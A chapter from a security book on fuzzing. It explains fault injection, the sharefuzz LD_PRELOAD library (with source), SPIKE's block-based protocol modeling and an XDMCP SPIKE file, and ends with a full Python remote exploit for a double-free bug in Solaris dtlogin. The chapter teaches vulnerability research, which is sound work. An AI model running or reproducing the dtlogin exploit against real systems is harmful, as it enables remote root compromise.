CHAPTER

17

The Art of Fuzzing

Fuzzing is a term that encapsulates the activity that surrounds the discovery of most security bugs found. Although university-level academic research focuses on "provable" security techniques, most in-the-field security researchers tend to focus on techniques that generate results quickly and efficiently. This chapter examines the tools and methodologies behind finding exploitable bugs—something of great interest, no doubt, following the information in the previous chapters. Keep in mind, however, that for all the research into vulnerability analysis that has been done, the vast majority of security vulnerabilities are still found by luck. This chapter teaches you how to get lucky.

General Theory of Fuzzing

One method of fuzzing involves the technique of *fault injection* (we have dedicated all of Chapter 16 to fault injection). In the software security world, fault injection usually involves sending bad data into an application by means of directly manipulating various API calls within it, usually with some form of debugger or library call interceptor. For example, you could randomly make the `free()` call return `NULL` (meaning failure), or have every `getenv()` call return a long string. Most papers and books on the subject talk about instrumenting the executable and then injecting hypothesized anomalies into it. Basically, they make `free()` return zero and then use Venn Diagrams to discuss the statistical value of this event. The whole process makes more sense when you're thinking about hardware failures, which do occur randomly. But the types of bugs we're looking for are anything but random events. In terms of finding security bugs, instrumentation is valuable, but usually only when combined with a decent fuzzer as well, at which point it becomes runtime analysis.

One rather lame but effective example of fault injection style fuzzing is *sharefuzz*. sharefuzz is a tool available from `http://www.immunitysec.com/resources-freesoftware.shtml`. It is a shared library for Solaris or Linux that allows you to test for common local buffer overflows in `setuid` programs. How often have you seen an advisory that says "``TERM=`perl -e 'print "A" x 5000'` ./setuid.binary`` gets you root!" Well, sharefuzz was designed to render these advisories (even more) pointless by making the process of discovering them completely automatic. To a large extent, it succeeded. During its first week of use, sharefuzz discovered the `libsldap.so` vulnerability in Solaris, although this was never reported to Sun. The vulnerability was released to Sun by a subsequent security researcher.

Let's take a closer look at sharefuzz in order to understand its internals:

```
/*sharefuzz.c - a fuzzer originally designed for local fuzzing
but equally good against all sorts of other clib functions. Load
with LD_PRELOAD on most systems.

LICENSE: GPLv2
*/

#include <stdio.h>

/*defines*/
/*#define DOLOCALE /*LOCALE FUZZING*/

#define SIZE 11500 /*size of our returned environment*/
#define FUZCHAR 0x41 /*our fuzzer character*/
static char *stuff;
static char *stuff2;
static char display[] = "localhost:0"; /*display to return when asked*/
static char mypath[] = "/usr/bin:/usr/sbin:/bin:/sbin";
static char ld_preload[] = "";


#include <sys/select.h>

int  select(int  n,  fd_set  *readfds,  fd_set  *writefds,
                    fd_set *exceptfds, struct timeval *timeout)
{

     printf("SELECT CALLED!\n");
```

```
}
int
getuid()
{
     printf("***getuid!\n");
 return 501;
}

int geteuid()
{
     printf("***geteuid\n");
     return 501;
}

int getgid()
{
     printf("getgid\n");
     return 501;
}

int getegid()
{
     printf("getegid\n");
     return 501;
}
int getgid32()
{
     printf("***getgid32\n");
     return 501;
}
int getegid32()
{
     printf("***getegid32\n");
     return 501;
}

/*Getenv fuzzing - modify this as needed to suit your particular
fuzzing needs*/
char *
getenv(char * environment)
{
 fprintf(stderr,"GETENV: %s\n",environment);
 fflush(0);

/*sometimes you don't want to mess with this stuff*/
 if (!strcmp(environment,"DISPLAY"))
   return display;
#if 0
 if (!strcmp(environment,"PATH"))
 {
      return NULL;
   return mypath;
 }
#endif

#if 0
 if (!strcmp(environment,"HOME"))
               return "/home/dave";

 if (!strcmp(environment,"LD_PRELOAD"))
   return NULL;

 if (!strcmp(environment,"LOGNAME"))
      return NULL;

 if (!strcmp(environment,"ORGMAIL"))
 {
      fprintf(stderr,"ORGMAIL=%s\n",stuff2);
      return "ASDFASDFsd";
 }
 if (!strcmp(environment,"TZ"))
               return NULL;
#endif

fprintf(stderr,"continued to return default\n") ;
 //sleep(1);
/*return NULL when you don't want to destroy the environment*/
//return NULL;
/*return stuff when you want to return long strings as each variable*/
 fflush(0);
 return stuff;
}

int
putenv(char * string)
{
fprintf(stderr,"putenv %s\n",string);
return 0;
}

int
clearenv()
{
             fprintf(stderr,"clearenv \n");
                     return 0;
}


int
unsetenv(char * string)
```

```
{
     fprintf(stderr,"unsetenv %s\n",string);
     return 0;
}


_init()
{
     stuff=malloc(SIZE);
     stuff2=malloc(SIZE);
        printf("shared library loader working\n");
        memset(stuff,FUZCHAR,SIZE-1);
        stuff[SIZE-1]=0;
        memset(stuff2,FUZCHAR,SIZE-1);
        stuff2[1]=0;
        //system("/bin/sh");
}
```

This program is compiled into a shared library, and then loaded by using `LD_PRELOAD` (on systems that support it). When loaded, sharefuzz will override the `getenv()` call and always return a long string. You can set `DISPLAY` to a valid X Windows display in order to test programs that need to put up a window on the screen.

ROOT AND COMMERCIAL FUZZERS

Of course, to use `LD_PRELOAD` on a `setuid` program, you must be logged in as root, which somewhat changes a fuzzer's behavior. Don't forget that some programs will not drop core, so you probably want to attach to them with gdb. As with any fuzzing process, any and all unexpected behavior during your fuzz session should be noted and examined later for clues into potential bugs. There are still default `setuid` Solaris programs that will fall to sharefuzz. We leave finding these to the reader's next lazy afternoon.

For a more polished example of a fuzzer-like sharefuzz for Windows applications, check out Holodeck (`www.sisecure.com/holodeck/`). In general though, fuzzers of this nature (also known as fault-injectors) access the program at too primitive a layer to be truly useful for security testing. They leave most questions on reachability of bugs unanswered, and have many problems with false positives.

Ignoring the fact that, in the strictest sense, sharefuzz is an "instrumenting fault injector," we'll briefly go over the process of using sharefuzz. Although sharefuzz is a very limited fuzzer, it clearly illustrates many of the strengths and weaknesses of more advanced fuzzers such as SPIKE, which is discussed later in this chapter.

Static Analysis versus Fuzzing

Unlike *static analysis* (such as using binary or source code analysis), when a fuzzer "finds" a security hole, it has typically given the user the set of input that was used to find it. For example, when a process crashes under sharefuzz, we can get a printout that describes which environment variables sharefuzz was fuzzing at the time and exactly which variables might have crashed it. Then we can test each of these manually, to see which one caused the overflow.

Under static analysis, you tend to find an enormous wealth of bugs that may or may not be reachable by input sent to the application externally. Tracking down each bug found during a static analysis session to see if it can actually be triggered is not an efficient or scalable process.

On the other hand, sometimes a fuzzer will find a bug that is not easily reproducible. Double free bugs, or other bugs that require two events to happen in a row, are a good example. This is why most fuzzers send pseudo-random input to their targets and allow for the pseudo-random seed value to be specified by the user in order to replicate a successful session. This mechanism allows a fuzzer to explore a large space by attempting random values, but also allows this process to be completely duplicated later when trying to narrow in on a specific bug.

Fuzzing Is Scalable

Static analysis is a very involved, very labor-intensive process. Because static analysis does not determine the reachability of any given bug, a security researcher is left tracing each and every bug to examine it for exploitability. This process does not port to other instances of the program. A bug's exploitability can depend on many things, including program configuration, compiler options, machine architectures, or a number of other variables. In addition, a bug reachable in one version of the program may be completely unreachable in another. But almost inevitably, an exploitable bug will cause an access violation or some other detectable corruption. As hackers, we're typically not interested in non-exploitable bugs or bugs that cannot be reached. Therefore, a fuzzer is perfect for our needs.

We say fuzzing is *scalable* because a fuzzer built to test SMTP can test any number of SMTP servers (or configurations of the same server), and it will most likely find similar bugs in all of them, if the bugs are present and reachable. This quality makes a good fuzzer worth its weight in gold when you are trying to attack a new system that runs services similar to other systems you have already attacked.

Another reason we say fuzzing is scalable is because the strings with which you locate bugs in one protocol will be similar to strings with which you locate bugs in other protocols. Let's look, for example, at the directory traversal string written in Python:

```
print "../"*5000
```

While this string is used to find bugs that will let you pull arbitrary files from particular servers (Web CGI programs, for example), it also exhibits a very interesting bug in modern versions of HelixServer (also known as RealServer). The bug is similar to the following C code snippet, which stores pointers to each directory in a buffer on the stack:

```
void example(){
char * ptrs[1024];
char * c;
char **p;
for (p=ptrs,c=instring; *c!=0; c++)
 {
   if (*c=='/') {
     *p=c;
      p++;
   }
 }
}
```

At the end of this function, we should have a set of pointers to each level in the directory. However, if we have more than 1,024 slashes, we have overwritten the saved frame pointer and stored a return address with pointers to our string. This makes for a great offsetless exploit. In addition, this is one of the few vulnerabilities for which it is useful to write a multiple architecture shellcode, because no return address is needed and RealServer is available for Linux, Windows, and FreeBSD.

This particular bug is in the registry code in RealServer. But the fuzzer doesn't need to know that the registry code looks at every URL passed into the handler. All it needs to know is that it will replace every string it sees with a large set of strings it has internally, building on prior knowledge in a beautifully effective way.

It's important to note that a large part of building a new fuzzer is going back to old vulnerabilities and testing whether your fuzzer can detect them, and then abstracting the test as far as possible. In this way, you can detect future and unknown vulnerabilities in the same "class" without having to specifically code a test aimed at triggering them. Your personal taste will decide how far you abstract your fuzzer. This gives each fuzzer a personality, as parts of them are abstracted to different levels, and this is part of what differentiates the results of each fuzzer.

Weaknesses in Fuzzers

You may be thinking that fuzzers are the best thing since sliced bread, but there are some limitations. Let's take a look at a few of them. One property of fuzzers is that they can't find every bug you can find under static analysis. Imagine the following code in a program:

```
if (!strcmp(userinput1,"<some static string>"))
{
strcpy(buffer2,userinput2);
}
```

For this bug to be reached, `userinput1` must be set to a string (known to the authors of the protocol, but not to our fuzzer), and `userinput2` must be a very long string. You can divide this bug into two factors:

1. `Userinput1` must be a particular string.
2. `Userinput2` must be a long string.

For example, assume the program is an SMTP server, which supports `HELO`, `EHLO`, and `HELL` as `Hello` commands. Perhaps some bugs are triggered only when the server sees `HELL`, which is an undocumented feature used only by this SMTP server.

Even assuming the fuzzer has a list of special strings, as you get above a few factors you quickly notice that the process becomes exponentially more expensive. A good fuzzer has a list of strings it will try. That means that for each variable you are fuzzing, you must try *N* strings. And if you want to match that against another variable, that's *N*M* strings, and so on. (For the fuzzer, an integer is just a short binary string.)

These are the main two weaknesses in fuzzers. Generally, people compensate for these weaknesses by also using static analysis or by doing runtime binary analysis against the target program. These techniques can increase code coverage and hopefully find bugs hidden by traditional fuzzing.

As you come to use fuzzers of various sorts, you'll discover that different fuzzers also have other weaknesses. Perhaps this is due to their underlying infrastructure—SPIKE, for example, is built heavily on C and is not object oriented. Or you'll find that some target programs are ill-suited to fuzzing. Perhaps they are very slow, or perhaps they crash with nearly any bad input, making it difficult to find an exploitable bug among all the crashes (iMail and `rpc.ttdbserverd` come to mind). Or perhaps you'll find that the protocol is just too complex to decipher from network traces. Luckily, however, these are not common cases.

Modeling Arbitrary Network Protocols

Let's leave host-based fuzzers for a moment. Although useful for identifying some basic properties of fuzzers, host-based vulnerabilities (also know as *locals*) are a dime a dozen. The real meat is in finding vulnerabilities in programs that listen on TCP or UDP ports. These programs each use defined network protocols with which to communicate with each other—sometimes documented, sometimes not.

Early fuzzer development was restricted largely to perl scripts and other attempts at emulating protocols while at the same time providing a way to mutate them. This collection of perl scripts leads to a large quantity of protocol-specific fuzzers—one fuzzer for SNMP, one fuzzer for HTTP, one fuzzer for SMTP, and so on, ad infinitum. But what if SMTP, or some other proprietary protocol, is tunneled over HTTP?

The basic problem then, is one of modeling a network protocol in such a way that it is possible to include it in another network protocol quickly and easily and make sure it will do a good job of covering the target program's code in a way that will find many bugs. This usually involves replacing strings with longer strings or different strings and replacing integers with larger integers. No two fuzzers find the same set of bugs. Even if a fuzzer could cover all the code, it may not cover it all in the right order or with the right variables set. Later in this chapter, we'll examine a technology that follows these goals, but first, we'll look at other fuzzer technologies that are also quite useful.

Other Fuzzer Possibilities

There are many other things you can do with fuzzers and you can use code that others have put together to save yourself time.

Bit Flipping

Imagine you have a network protocol that looks like this:

```
<length><ascii string><0x00>
```

Bit flipping is the practice of sending that string to the server, each time flipping on a bit in it. So, at first the length field is modified to be very large (or very negative), then the string is mutated to have strange characters, and then the `0x00` is deformed into large (or negative) values. Any of these may trigger a crash, or consequently, an exploitable security bug.

One major benefit of bit flipping is that it is a very simple fuzzer to write and still may find some interesting bugs. Obviously, however, it has severe limitations.

Modifying Open Source Programs

The open source community has heavily invested in implementing many of the protocols that a hacker would want to analyze, most often in C. By modifying these open implementations to send longer strings or larger integers or otherwise manipulate the client side of the protocol, you can often quickly find vulnerabilities that would have been very difficult to find even with a very good fuzzer written from scratch. This is often because you have much documentation on the protocol, written directly into the client side itself. You don't have to guess at the proper field values—they are given to you automatically. In addition, you don't have to bypass any authentication or `checksum` measures inherent in the protocol, because the client side has all the authentication and `checksum` routines you'll need. For a protocol that is heavily layered in anti-reverse engineering protection or encrypted, modifying an existing implementation is often your only real choice.

It should be noted that via ELF or DLL injection, you might not even need an open source client to modify. You can often hook certain library calls in a client to allow you to both see and manipulate the data the client will send. In particular, network gaming protocols (Quake, Half-Life, Unreal, and others) are often layered in protective measures in order to prevent cheaters, which makes this method especially useful.

Fuzzing with Dynamic Analysis

Dynamic analysis (debugging your target program as you fuzz it) provides a lot of useful data and also allows you a chance to "guide" your fuzzer. For example, RPC programs typically unwind their variables from a data block you provide by using `xdr_string`, `xdr_int`, or other similar calls. By hooking those routines, you can see what kind of data the program expects in your data block. In addition, you can disassemble the program as it executes and see which code is executed, and if a particular code path is not being followed, you can potentially discover why. For example, perhaps there is a compare in the program that is always falling in one direction. This kind of analysis is somewhat underdeveloped and is being pursued by many people in order to make the next generation of fuzzers more comprehensive and intelligent.

SPIKE

Now that you know quite a bit about fuzzers in general, we're going to look at one fuzzer in particular, and view several examples showing how effective a good fuzzer can be, even with somewhat complex protocols. The fuzzer we're choosing to examine is called SPIKE and is available under the GNU Public License from `http://www.immunitysec.com/resources-freesoftware.shtml`.

What Is a Spike?

SPIKE uses a somewhat unique data structure among fuzzers called a *spike*. For those of you familiar with compiler theory, the things a spike does to keep track of a block of data will sound eerily similar to the things a one-pass assembler will have to do. This is because SPIKE basically assembles a block of data and keeps track of lengths within it.

To demonstrate how SPIKE works, we'll run through a few quick examples. SPIKE is written in C; therefore, the following examples will be in C. The basic picture looks like the following code, from a high level. Initially, the data buffer is empty.

```
Data: <>

s_binary("00 01 02 03"); //push some binary data onto the spike

Data: <00 01 02 03>

s_block_size_big-endian_word("Blockname");

Data: <00 01 02 03 00 00 00 00>
```

We've reserved some space in the buffer for a big-endian word, which is 4 bytes long.

```
s_block_start("Blockname");

Data: <00 01 02 03 00 00 00 00>
```

Here we push four more bytes onto the spike:

```
s_binary("05 06 07 08");

Data: <00 01 02 03 00 00 00 00 05 06 07 08>
```

Notice that upon ending the block, the 4 gets inserted as the size of the block.

```
s_block_end("Blockname");

Data: <00 01 02 03 00 00 00 04 05 06 07 08>
```

That was a fairly simple example, but this sort of data structure—being able to go back and fill in the sizes—is the key to the SPIKE fuzzer creation kit. SPIKE also provides routines to *marshal* (take a data structure in memory and format it for network transmission) many types of data structures that are commonly found in network protocols. For example, strings are commonly represented as:

```
<length in big-endian word format> <string in ascii format> <null zero>
<padding to next word boundary>
```

Likewise, integers can be represented in many formats and endians, and SPIKE contains routines to transform them into whatever your protocol needs.

Why Use the SPIKE Data Structure to Model Network Protocols?

There are many benefits of using SPIKE (or an API just like SPIKE's) to model arbitrary network protocols. The SPIKE API will linearize any network protocol so that it can then be represented as a series of unknown binary data, integers, size values, and strings. SPIKE can then loop through the protocol and fuzz each integer, size value, or string in turn. As each string gets fuzzed, any size values of blocks that encapsulate that string are changed to reflect the current length of the block.

The traditional alternative to SPIKE is to precompute sizes, or to write the protocol in a functional manner, the way the actual client does. These alternatives both take more time, and don't allow for easy access to each string by a fuzzer.

Various Programs Included with SPIKE


SPIKE includes many sample fuzzers for different protocols. Most notable is the inclusion of both MSRPC and SunRPC fuzzers. In addition, a set of generic fuzzers is available for use when you need a normal TCP or UDP connection. These fuzzers provide good examples for you if you want to start fuzzing a new protocol. Most comprehensively supported by SPIKE is HTTP. SPIKE's HTTP fuzzers have found bugs in almost every major Web platform and are a good starting point if you want to fuzz a Web server or Web server component.

As SPIKE matures (SPIKE was two years old in August 2003), expect it to begin to incorporate runtime analysis and add support for additional data types and protocols.

SPIKE Example: dtlogin

SPIKE can have a steep initial learning curve. However, in the hands of an experienced user, bugs that would almost never be found even by experienced code reviewers can be quickly and easily located.

Take, for example, the XDMCPD protocol offered by most Unix workstations. Although in many cases, a SPIKE user will try to disassemble a protocol by hand, in this case, the protocol is amply dissected by Ethereal (now known as Wireshark), a free network analysis tool discussed in Chapter 15, as seen in Figure 17-1.



<capture> - Ethereal
File Edit Capture Display Tools Help
Filter: Reset Apply File: <capture> Drops: 0

```
No. Time     Source          Destination     Protocol Info
  1 0.000000 192.168.1.101   192.168.1.104   XDMCP    Query
  2 0.005646 192.168.1.104   192.168.1.101   XDMCP    Willing
  3 2.854791 192.168.1.101   192.168.1.104   XDMCP    Request
  4 2.862343 192.168.1.104   192.168.1.101   XDMCP    Accept
  5 2.862454 192.168.1.101   192.168.1.104   XDMCP    Manage
  6 4.063027 192.168.1.101   192.168.1.104   XDMCP    Manage
  7 8.863529 192.168.1.101   192.168.1.104   XDMCP    Manage
```

```
⊞ Frame 3 (108 bytes on wire. 108 bytes captured)
⊞ Ethernet II, Src: 00:50:ba:60:51:5c, Dst: 08:00:20:b5:a3:f3
⊞ Internet Protocol, Src Addr: 192.168.1.101 (192.168.1.101), Dst Addr: 192.168.1.104 (192.168.1.104)
⊞ User Datagram Protocol, Src Port: 34130 (34130), Dst Port: xdmcp (177)
⊟ X Display Manager Control Protocol
    Version: 1
    Opcode: Request (0x0007)
    Message length: 60
    Display number: 2
  ⊟ Connections (1)
    ⊟ Connection 1: 192.168.1.101
        Type: Internet
        Address: 192.168.1.101
    Authentication name:
    Authentication data (0 bytes)
  ⊟ Authorization names (2)
      Authorization name: MIT-MAGIC-COOKIE-1
      Authorization name: XC-QUERY-SECURITY-1
    Manufacturer display ID:
```

```
0000  08 00 20 b5 a3 f3 00 50  ba 60 51 5c 08 00 45 00   .. µf.ó.P º`Q\..F.
0010  00 5e 00 00 40 00 40 11  b6 71 c0 a8 01 65 c0 a8   .^..@.@. ¶qÀ¨.eÀ¨
0020  01 68 85 52 00 b1 00 4a  2d 95 00 01 00 07 00 3c   .h.R.±.J -.......<
0030  00 02 01 00 00 01 00 04  c0 a8 01 65 00 00 00 00   ........ À¨.e....
0040  02 00 12 4d 49 54 2d 4d  41 47 49 43 2d 43 4f 4f   ...MIT-M AGIC-COO
0050  4b 49 45 2d 31 00 13 58  43 2d 51 55 45 52 59 2d   KIE-1..X C-QUERY-
0060  53 45 43 55 52 49 54 59  2d 31 00 00               SECURITY -1..
```

Figure 17-1: A screenshot of Ethereal dissection of X -query

Making this a SPIKE file results in the following:

```
//xdmcp_request.spk
//compatable with SPIKE 2.6 or above
//port 177 UDP
//use these requests to crash it:
//[dave@localhost src]$ ./generic_send_udp 192.168.1.104 177
~/spikePRIVATE/xdmcp_request.spk 2 28 2
//[dave@localhost src]$ ./generic_send_udp 192.168.1.104 177
~/spikePRIVATE/xdmcp_request.spk 4 19 1

//version
s_binary("00 01");
//Opcode (request=07)
//3 is onebyte
//5 is two byte big endian
s_int_variable(0x0007,5);
//message length
//s_binary("00 17 ");
s_binary_block_size_halfword_bigendian("message");
s_block_start("message");
//display number
s_int_variable(0x0001,5);
//connections
s_binary("01");
//internet type
s_int_variable(0x0000,5);
//address 192.168.1.100
//connection 1
s_binary("01");
//size in bytes
//s_binary("00 04");
s_binary_block_size_halfword_bigendian("ip");
//ip
s_block_start("ip");
s_binary("c0 a8 01 64");
s_block_end("ip");
//authentication name
//s_binary("00 00");
s_binary_block_size_halfword_bigendian("authname");
s_block_start("authname");
s_string_variable("");
s_block_end("authname");

//authentication data
s_binary_block_size_halfword_bigendian("authdata");
s_block_start("authdata");
s_string_variable("");
s_block_end("authdata");
//s_binary("00 00");
//authorization names (2)
```

```
//3 is one byte
s_int_variable(0x02,3);

//size of string in big endian halfword order
s_binary_block_size_halfword_bigendian("MIT");
s_block_start("MIT");
s_string_variable("MIT-MAGIC-COOKIE-1");
s_block_end("MIT");


s_binary_block_size_halfword_bigendian("XC");
s_block_start("XC");
s_string_variable("XC-QUERY-SECURITY-1");
s_block_end("XC");


//manufacture display id
s_binary_block_size_halfword_bigendian("DID");
s_block_start("DID");
s_string_variable("");
s_block_end("DID");

s_block_end("message");
```

The important thing about this file is that it is basically a direct copy of the Ethereal dissection. The structure of the protocol is maintained but flattened out for our use. As SPIKE runs this file, it will progressively generate modified `xdmcp` request packets and send them at the target. At some point, on Solaris, the server program will twice `free()` a buffer that we control. This is a classic double free bug, which can be used to get control of the remote service running as root. Because `dtlogin` (the program that crashes) is included with many versions of Unix, such as AIX, Tru64, Irix, and others that include CDE, you can be reasonably sure that this exploit will cover those platforms as well. Not bad for an hour's work.

The following `.spk` is a good example of a SPIKE file that is more complex than the trivial example shown earlier, but it is still easily understandable, because the protocol is somewhat known. As you can see, multiple blocks can be interlaced within each other, and SPIKE will update as many sizes as are necessary. Finding the vulnerability was not a matter of reading the source, or even deeply analyzing the protocol, and could, in fact, be generated automatically by an Ethereal dissection parser.

Narrowing in on this attack we come to:

```
#!/usr/bin/python
#Copyright: Dave Aitel
#license: GPLv2.0
#SPIKEd! :>
#v 0.3 9/17.02
```

```
import os
import sys
import socket
import time


#int to intelordered string conversion
def intel_order(myint):
    str=""
    a=chr(myint % 256)
    myint=myint >> 8
    b=chr(myint % 256)
    myint=myint >> 8
    c=chr(myint % 256)
    myint=myint >> 8
    d=chr(myint % 256)

    str+="%c%c%c%c" % (a,b,c,d)

    return str

def sun_order(myint):
    str=""
    a=chr(myint % 256)
    myint=myint >> 8
    b=chr(myint % 256)
    myint=myint >> 8
    c=chr(myint % 256)
    myint=myint >> 8
    d=chr(myint % 256)

    str+="%c%c%c%c" % (d,c,b,a)

    return str

#returns a binary version of the string
def binstring(instring,size=1):
    result=""
    #erase all whitespace
    tmp=instring.replace(" ","")
    tmp=tmp.replace("\n","")
    tmp=tmp.replace("\t","")

    if len(tmp) % 2 != 0:
        print "tried to binstring something of illegal length"
        return ""

    while tmp!="":
        two=tmp[:2]
        #account for 0x and \x stuff
        if two!="0x" and two!="\\x":
            result+=chr(int(two,16))
        tmp=tmp[2:]

    return result*size

#for translation from .spk
def s_binary(instring):
    return binstring(instring)

#overwrites a string in place...hard to do in python
def stroverwrite(instring,overwritestring,offset):
    head=instring[:offset]
    #print head
    tail=instring[offset+len(overwritestring):]
    #print tail
    result=head+overwritestring+tail
    return result

#let's not mess up our tty
def prettyprint(instring):
    tmp=""
    for ch in instring:
       if ch.isalpha():
           tmp+=ch
       else:
           value="%x" % ord(ch)
           tmp+="["+value+"]"

    return tmp

#this packet contains a lot of data
packet1=""
packet1+=binstring("0x00 0x01 0x00 0x07 0x00 0xaa 0x00 0x01 0x01 0x00")
packet1+=binstring("0x00 0x01 0x00 0x04 0xc0 0xa8 0x01 0x64 0x00 0x00
0x00 0x00 0x02 0x00")
packet1+=binstring("0x80")

#not freed?
packet1+=binstring("0xfe 0xfe 0xfe 0xfe ")
#this is the string that gets freed right here
packet1+=binstring("0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xf1
0xf2 0xf3")

packet1+=binstring("0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa
0xaa 0xff")

#here is what is actually passed into free() next time
#i0
packet1+=sun_order(0xfefbb5f0)
```

```
packet1+=binstring("0xcf 0xdf 0xef 0xcf ")

#second i0 if we pass first i0
packet1+=sun_order(0x51fc8)

packet1+=binstring("0xff 0xaa 0xaa 0xaa")

#third and last
packet1+=sun_order(0xffbed010)


packet1+=binstring("0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa")
packet1+=binstring("0xff 0x5f 0xff 0xff 0xff 0x9f 0xff 0xff 0xff 0xff
0xff 0xff 0xff 0xff")
packet1+=binstring("0xff 0x3f 0xff 0xff 0xff 0xff 0xff 0xff 0xff 0xff
0xff 0xff 0xff 0xff")
packet1+=binstring("0xff 0xff 0xff 0x3f 0xff 0xff 0xff 0x2f 0xff 0xff
0x1f 0xff 0xff 0xff")
packet1+=binstring("0xff 0xfa 0xff 0xfc 0xff 0xfb 0xff 0xff 0xfc 0xff
0xff 0xff 0xfd 0xff")
packet1+=binstring("0xf1 0xff 0xf2 0xff 0xf3 0xff 0xf4 0xff 0xf5 0xff
0xf6 0xff 0xf7 0xff")
packet1+=binstring("0xff 0xff 0xff ")
#end of string
packet1+=binstring("0x00 0x13 0x58 0x43 0x2d 0x51 0x55 0x45 0x52 0x59
0x2d")
packet1+=binstring("0x53 0x45 0x43 0x55 0x52 0x49 0x54 0x59 0x2d 0x31
0x00 0x00 ")


#this packet causes the memory overwrite
packet2=""
packet2+=binstring("0x00 0x01 0x00 0x07 0x00 0x3c 0x00 0x01")
packet2+=binstring("0x01 0x00 0x00 0x01 0x00 0x04 0xc0 0xa8 0x01 0x64
0x00 0x00 0x00 0x00")
packet2+=binstring("0x06 0x00 0x12 0x4d 0x49 0x54 0x2d 0x4d 0x41 0x47
0x49 0x43 0x2d 0x43")
packet2+=binstring("0x4f 0x4f 0x4b 0x49 0x45 0x2d 0x31 0x00 0x13 0x58
0x43 0x2d 0x51 0x55")
packet2+=binstring("0x45 0x52 0x59 0x2d 0x53 0x45 0x43 0x55 0x52 0x49
0x54 0x59 0x2d 0x31")
packet2+=binstring("0x00 0x00")


class xdmcpdexploit:
    def __init__(self):
        self.port=177
        self.host=""
        return
    def setPort(self,port):
        self.port=port
        return

    def setHost(self,host):
        self.host=host
        return


    def run(self):
        #first make socket connection to target 177
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect((self.host, self.port))
        #sploitstring=self.makesploit()
        print "[*] Sending first packet..."
        s.send(packet1)
        time.sleep(1)
        print "[*] Receiving first response."
        result = s.recv(1000)
        print "result="+prettyprint(result)
        if
prettyprint(result)=="[0][1][0][9][0][1c][0][16]No[20]valid[20]authoriza
tion[0][0][0][0]":
            print "That was expected. Don't panic. We're not valid ever. :>"
        s.close()

        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect((self.host, self.port))
        print "[*] Sending second packet"
        s.send(packet2)
        #time.sleep(1)
        #result = s.recv(1000)
        s.close()
        #success
        print "[*] Done."




#this stuff happens.
if __name__ == '__main__':

    print "Running xdmcpd exploit v 0.1"
    print "Works on dtlogin Solaris 8"
    app = xdmcpdexploit()
    if len(sys.argv) < 2:
        print "Usage: xdmcpx.py target [port]"
        sys.exit()
    app.setHost(sys.argv[1])
    if len(sys.argv) == 3:
        app.setPort(int(sys.argv[2]))

    app.run()
```

Other Fuzzers

Several fuzzers are available in the marketplace right now. Hailstorm and eEye's CHAM are commercial fuzzers. Greg Hoglund's Blackhat briefings slides are also worth a read if you want to dig further into this kind of technology. Many people have also written their own fuzzers, using data structures similar to SPIKE. If you plan to write your own, we suggest writing it in Python (if SPIKE was ever rewritten, it would no doubt be in Python). In addition, various talks at Blackhat on SPIKE are available from the Black Hat conference media archives.

Conclusion

It's hard to capture the magic of fuzzing in one chapter—it almost has to be seen to be believed. Hopefully, as you become more familiar with various fuzzers, or perhaps even write your own or an extension to one that you use, you'll have moments in which an incalculably complex protocol in a huge program suddenly gives way to a single clear-stack overflow, an experience akin to digging randomly in the sand at a beach and coming up with a ruby.